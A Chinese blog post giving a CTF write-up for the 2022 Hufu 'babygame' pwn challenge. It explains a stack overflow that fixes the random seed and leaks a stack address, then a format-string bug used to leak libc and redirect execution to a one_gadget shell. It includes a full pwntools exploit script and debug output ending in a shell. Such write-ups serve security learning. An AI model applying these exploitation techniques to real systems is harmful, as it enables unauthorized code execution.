

虎符CTF-2022 babygame 题解

原创

L3H_CoLin 已于 2022-04-01 20:52:39 修改 239 收藏

分类专栏: [write_ups](#) 文章标签: [学习](#) [安全](#) [pwn](#)

于 2022-04-01 20:03:05 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_54218833/article/details/123906275

版权



[write_ups](#) 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

这应该是今年虎符的pwn题里面最简单的一道题了。首先要过的关就是随机数。

源文件: [my_github](#)

在main函数输入姓名时有一个溢出, 可以溢出到种子那里将种子修改。这样后面的结果就不会变了。用C语言写一个程序跑一下出结果。如下为脚本片段:

```
1 int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3     char buf[256]; // [rsp+0h] [rbp-120h] BYREF
4     unsigned int v5; // [rsp+100h] [rbp-20h]
5     int v6; // [rsp+104h] [rbp-1Ch]
6     unsigned __int64 v7; // [rsp+108h] [rbp-18h]
7
8     v7 = __readfsqword(0x28u);
9     ((void (__fastcall *) (__int64, char **, char **))((char *)&sub_1268 + 1))(a1, a2, a3);
10    v5 = time(0LL);
11    puts("Welcome to HCTF!");
12    puts("Please input your name:");
13    read(0, buf, 0x256uLL);
14    printf("Hello, %s\n", buf);
15    srand(v5);
16    v6 = play();
17    if (v6 > 0)
18        vuln();
19    return 0LL;
20 }
```

Output:

```
LoadLibrary(D:\IDA 7.6\IDA Pro 7.6\plugins\idapython3_64.dll) error: 找不到指定的模块。
D:\IDA 7.6\IDA Pro 7.6\plugins\idapython3_64.dll: can't load file
1268: using guessed type __int64 __fastcall sub_1268(_QWORD, _QWORD, _QWORD);
1305: using guessed type __int64 sub_1305(void);
13F7: using guessed type __int64 sub_13F7(void);
```

```

io.sendlineafter(b'Please input your name:', b'1234567890' * 26 + b'aaaa')

srand = 0x30393837

answer = [1, 2, 2, 1, 1, 1, 1, 2, 0, 0,
          2, 2, 2, 1, 1, 1, 2, 0, 1, 0,
          0, 0, 0, 1, 0, 1, 1, 2, 2, 1,
          2, 2, 2, 1, 1, 0, 1, 2, 1, 2,
          1, 0, 1, 2, 1, 2, 0, 0, 1, 1,
          2, 0, 1, 2, 1, 1, 2, 0, 2, 1,
          0, 2, 2, 2, 2, 0, 2, 1, 1, 0,
          2, 1, 1, 2, 0, 2, 0, 1, 1, 2,
          1, 1, 1, 2, 2, 0, 0, 2, 2, 2,
          2, 2, 0, 1, 0, 0, 1, 2, 0, 2]

for i in range(100):
    try:
        io.sendlineafter(b'round', str(answer[i]).encode())
    except EOFError:
        print("Failed in " + str(i))
        exit(0)

```

注意这里为什么输入name时要输入这个，我们将0x30393837作为种子，之后的部分用于填充栈内容，在b'aaaa'之后实际上就是canary了，我们之后不准备返回到这个位置，因此这个canary可以覆盖。覆盖之后程序输出时会把canary剩下的内容连带着后面的rbp一同输出，这样我们就能够获取栈的地址了。

在这之后会进入一个函数（以下称为vuln函数），里面有一个格式化字符串漏洞。


我们使用的libc版本与题目的版本相同，均为2.31。可以看到main函数的返回地址为__libc_start_main+243，我们可以使用格式化字符串漏洞将这个地址泄露出来。但是这里由于只有一个printf，在泄露之后还需要进行其他操作才有可能getshell，因此还需要将函数的返回地址修改一下。从IDA可以看到vuln函数的返回地址为0x1543，需要将其修改，如果能够再次进入vuln函数是最好。但是vuln函数的起始地址为0x13FB，如果将返回地址直接修改为vuln函数的起始地址，意味着我们需要修改返回地址最后两个字节。这就又会造成一个问题：倒数第二个字节的高4位无法确定。由页对齐我们可以修改最低12位，但同时这样修改会附带修改往上4位。这里成功率仅为1/16。理论上可以实现，但是还有没有更好的办法了呢？

```

.text:0000000000001539      mov     eax, 0
.text:000000000000153E      call   vuln
.text:0000000000001543
.text:0000000000001543 loc_1543:                ; CODE XREF: main+D2↑j
.text:0000000000001543      mov     eax, 0
.text:0000000000001548      mov     rcx, [rbp+var_18]

```

答案当然是肯定的。我们不一定非得把返回地址改成vuln的起始地址，改成调用vuln函数的地址不也行吗，刚好上面就是调用call指令，我们只需要修改最低1字节为3E就可以返回到153E，然后直接call再次进入。这样的话，字符串的前面一部分就是%62c%8\$hhn，后面跟%79\$p或%79\$llx获取到__libc_start_main+243的地址和返回地址指针。这是第一轮格式化字符串漏洞注入。为了确保对齐，在'%79\$p'前面加上一个'a'。



```
io.sendlineafter(b'Good luck to you.',
b'%62c%8$h$hn%79$p' + p64(stack_addr - 0x218))
```

注入之后，程序会返回libc的偏移地址。

然后我们进行第二次格式化字符串注入。通过gdb调试知道第二次注入和第一次注入时返回地址所在的位置是一样的。我们就可以套用这个地址。

使用one_gadget工具获取到这个版本中一共有3个one_gadget:

```
0xe3b2e execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL
  [r12] == NULL || r12 == NULL

0xe3b31 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL
  [rdx] == NULL || rdx == NULL

0xe3b34 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```

我们逐一尝试。

我一开始使用LibcSearcher查偏移，发现都不行，用ELF.symbols直接解析本机libc文件就可以。

payload:

```
from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
context.arch = 'amd64'

io = process('./babygame')
```

```

io.sendlineafter(b'Please input your name:', b'1234567890' * 26 + b'aaaaa')

io.recvuntil(b'Hello, ')

io.recv(260 + 12)

stack_addr = u64(io.recv(6) + b'\x00\x00')

srand = 0x30393837

answer = [1, 2, 2, 1, 1, 1, 1, 2, 0, 0,
          2, 2, 2, 1, 1, 1, 2, 0, 1, 0,
          0, 0, 0, 1, 0, 1, 1, 2, 2, 1,
          2, 2, 2, 1, 1, 0, 1, 2, 1, 2,
          1, 0, 1, 2, 1, 2, 0, 0, 1, 1,
          2, 0, 1, 2, 1, 1, 2, 0, 2, 1,
          0, 2, 2, 2, 2, 0, 2, 1, 1, 0,
          2, 1, 1, 2, 0, 2, 0, 1, 1, 2,
          1, 1, 1, 2, 2, 0, 0, 2, 2, 2,
          2, 2, 0, 1, 0, 0, 1, 2, 0, 2]

for i in range(100):
    try:
        io.sendlineafter(b'round', str(answer[i]).encode())
    except EOFError:
        print("Failed in " + str(i))
        exit(0)

# gdb.attach(io)

io.sendlineafter(b'Good luck to you.',
                 b'%62c%8$hhna%79$p' + p64(stack_addr - 0x218))

io.recvuntil(b'0x')
libc_addr = int(io.recv(12).decode(), 16)
print(hex(libc_addr))

libc_addr -= 243

# Libc = LibcSearcher('__libc_start_main', libc_addr)
Libc = ELF('/usr/lib/x86_64-linux-gnu/libc.so.6')
# base = libc_addr - Libc.dump('__libc_start_main')
base = libc_addr - Libc.symbols['__libc_start_main']
libc_system_addr = Libc.symbols['system']
mem_system_addr = base + libc_system_addr

print(hex(stack_addr - 0x218))
# gdb.attach(io)

one_gadget = [0xE3B2E + base, 0xE3B31 + base, 0xE3B34 + base]

payload = fmtstr_payload(6, {stack_addr - 0x218: one_gadget[1]})
io.sendlineafter(b'Good luck to you.', payload)

io.interactive()

```

```
Ubuntu 20.04 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Ubuntu 20.04
Activities Terminal Apr 1 04:54
root@ubuntu: /home/colin/Desktop/babygame/pwn/pwn

[*] '/usr/lib/x86_64-linux-gnu/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
0x7ffff623d428
[DEBU] Sent 0x79 bytes:
00000000 25 34 39 63 25 31 35 24 6c 6c 6e 25 37 38 63 25 |%49c %15$ \ln% 78c%|
00000010 31 36 24 68 68 6e 25 32 38 63 25 31 37 24 68 68 |165h hn%2 8c%1 75hh|
00000020 6e 25 31 39 63 25 31 38 24 68 68 6e 25 32 33 63 |n%19 c%18 $hhn %23c|
00000030 25 31 39 24 68 68 6e 25 33 32 63 25 32 30 24 68 |%19$ hhn% 32c% 205h|
00000040 68 6e 61 61 61 61 62 61 2b d4 23 06 ff 7f 00 00 |hna aaba ( # ...)|
00000050 2d d4 23 06 ff 7f 00 00 29 d4 23 06 ff 7f 00 00 |- #: ... , #: ...|
00000060 2a d4 23 06 ff 7f 00 00 2c d4 23 06 ff 7f 00 00 |+ #: ... , #: ...|
00000070 2b d4 23 06 ff 7f 00 00 da
00000079
[*] Switching to interactive mode
[DEBU] Received 0xf1 bytes:
00000000 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
*
00000030 10 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
00000040 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
*
00000070 20 20 20 20 20 20 20 20 20 20 20 20 20 20 00 20 |
00000080 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
00000090 20 20 20 20 20 20 20 20 20 20 02 20 20 20 20 20 |
000000a0 20 20 20 20 20 20 20 20 20 20 20 20 20 12 20 20 |
000000b0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
000000c0 20 20 20 20 53 20 20 20 20 20 20 20 20 20 20 20 | S
000000d0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
000000e0 20 20 20 20 25 61 61 61 61 62 61 28 d4 23 06 ff | %aaa aba( # ..|
000000f0 7f
000000f1
|x10
%aaaaba(\xd4#\x06\x1s
|x00
|x12
5
[DEBU] Sent 0x3 bytes:
b'ls\n'
[DEBU] Received 0x53 bytes:
b'babygame input.txt\tlinux_server64\trandnum.c\n'
b'core\tlibc-2.31.so\tpayload.py\ttest.o\n'
::: babygame input.txt linux_server64 randnum.c
::: core libc-2.31.so payload.py test.o
:::

```

这道题看似简单，实际上细节还是比较多的。如果做题做的不多的话很容易在一些地方就卡住了。因此后面还是多做题为妙。



[创作打卡挑战赛](#)
[赢取流量/现金/CSDN周边激励大奖](#)